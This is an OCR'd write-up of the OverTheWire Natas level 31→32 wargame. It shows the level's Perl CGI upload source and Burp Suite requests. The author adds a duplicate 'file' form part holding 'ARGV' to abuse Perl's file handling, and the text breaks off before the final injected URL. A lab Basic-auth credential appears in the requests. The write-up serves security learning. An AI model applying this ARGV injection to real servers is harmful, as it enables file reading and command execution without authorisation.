
Natas Level 31 → Level 32

Username: natas32

URL: http://natas32.natas.labs.overthewire.org

17 July,24

Seeing the sourcecode show us that Perl and CGI is used:



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:45
/var/www/natas/natas30/ind
/var/www/natas/natas31/inde
natas31.natas.labs.overthewire.org/index-s
50%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB

/var/www/natas/natas31/index-source.pl

```
#!/usr/bin/perl
use CGI;
$ENV{'TMPDIR'}="/var/www/natas/natas31/tmp/";

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<!-- Bootstrap -->
<link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas31", "pass": "<censored>" };</script>
<script src="sorttable.js"></script>
</head>
<script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>

<!-- morla/10111 -->
<style>
#content {
    width: 900px;
}
.btn-file {
    position: relative;
    overflow: hidden;
}
.btn-file input[type=file] {
    position: absolute;
    top: 0;
    right: 0;
    min-width: 100%;
    min-height: 100%;
    font-size: 100px;
    text-align: right;
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}

</style>


<h1>natas31</h1>
<div id="content">
END
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
22:45
/var/www/natas/natas30/ind
/var/www/natas/natas31/ind
natas31.natas.labs.overthewire.org/index-s
50%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB

```
</style>


<h1>natas31</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;

<form action="index.pl" method="post" enctype="multipart/form-data">
    <h2> CSV2HTML</h2>
    <br>
    We all like .csv files.<br>
    But isn't a nicely rendered and sortable table much cooler?<br>
    <br>
    Select file to upload:
    <span class="btn btn-default btn-file">
        Browse <input type="file" name="file">
    </span>
    <input type="submit" value="Upload" name="submit" class="btn">
</form>
END
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

That shows its exploitable for any file. So, using burp suit we perform this attack. We upload any file while intercept is on, upload the file:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
22:57
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers
Notes
Search
0 highlights
Event log (3)
All issues
Memory: 132.6MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request to http://natas31.natas.labs.overthewire.org:80 [13.49.206.224]

```
POST /index.pl HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 279
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMTptN2JmakFIcEptU1lnUVdXZXFSRTJxVkJ1TWlSTnEweQ==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryHmqsQcxziZuwZwXv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas31.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryHmqsQcxziZuwZwXv
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv


------WebKitFormBoundaryHmqsQcxziZuwZwXv
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundaryHmqsQcxziZuwZwXv--

```

We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename= “test.cv”**

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:01
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (3)
All issues
Memory: 130.6MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request to http://natas31.natas.labs.overthewire.org:80 [13.49.206.224]

```
1   POST /index.pl HTTP/1.1
2   Host: natas31.natas.labs.overthewire.org
3   Content-Length: 279
4   Cache-Control: max-age=0
5   Authorization: Basic bmF0YXMzMTptN2JmakFIcEptUllnUVdXZXFSRTJxVkJ1TWlSTnEweQ==
6   Accept-Language: en-US
7   Upgrade-Insecure-Requests: 1
8   Origin: http://natas31.natas.labs.overthewire.org
9   Content-Type: multipart/form-data;
    boundary=----WebKitFormBoundaryHmqsQcxziZuwZwXv
10  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
11  Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
    ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12  Referer: http://natas31.natas.labs.overthewire.org/
13  Accept-Encoding: gzip, deflate, br
14  Connection: keep-alive
15
16  ------WebKitFormBoundaryHmqsQcxziZuwZwXv
17  Content-Disposition: form-data; name="file";
18  Content-Type: text/plain
19
20  ARGV
21  ------WebKitFormBoundaryHmqsQcxziZuwZwXv
22  Content-Disposition: form-data; name="file"; filename="test.csv"
23  Content-Type: text/csv
24
25
26  ------WebKitFormBoundaryHmqsQcxziZuwZwXv
27  Content-Disposition: form-data; name="submit"
28
29  Upload
30  ------WebKitFormBoundaryHmqsQcxziZuwZwXv--
```

Request attributes	2	
Request query parameters	0	
Request body parameters	3	
Request cookies	0	
Request headers	..	


Now in line1:

We use post question

%20 -> space

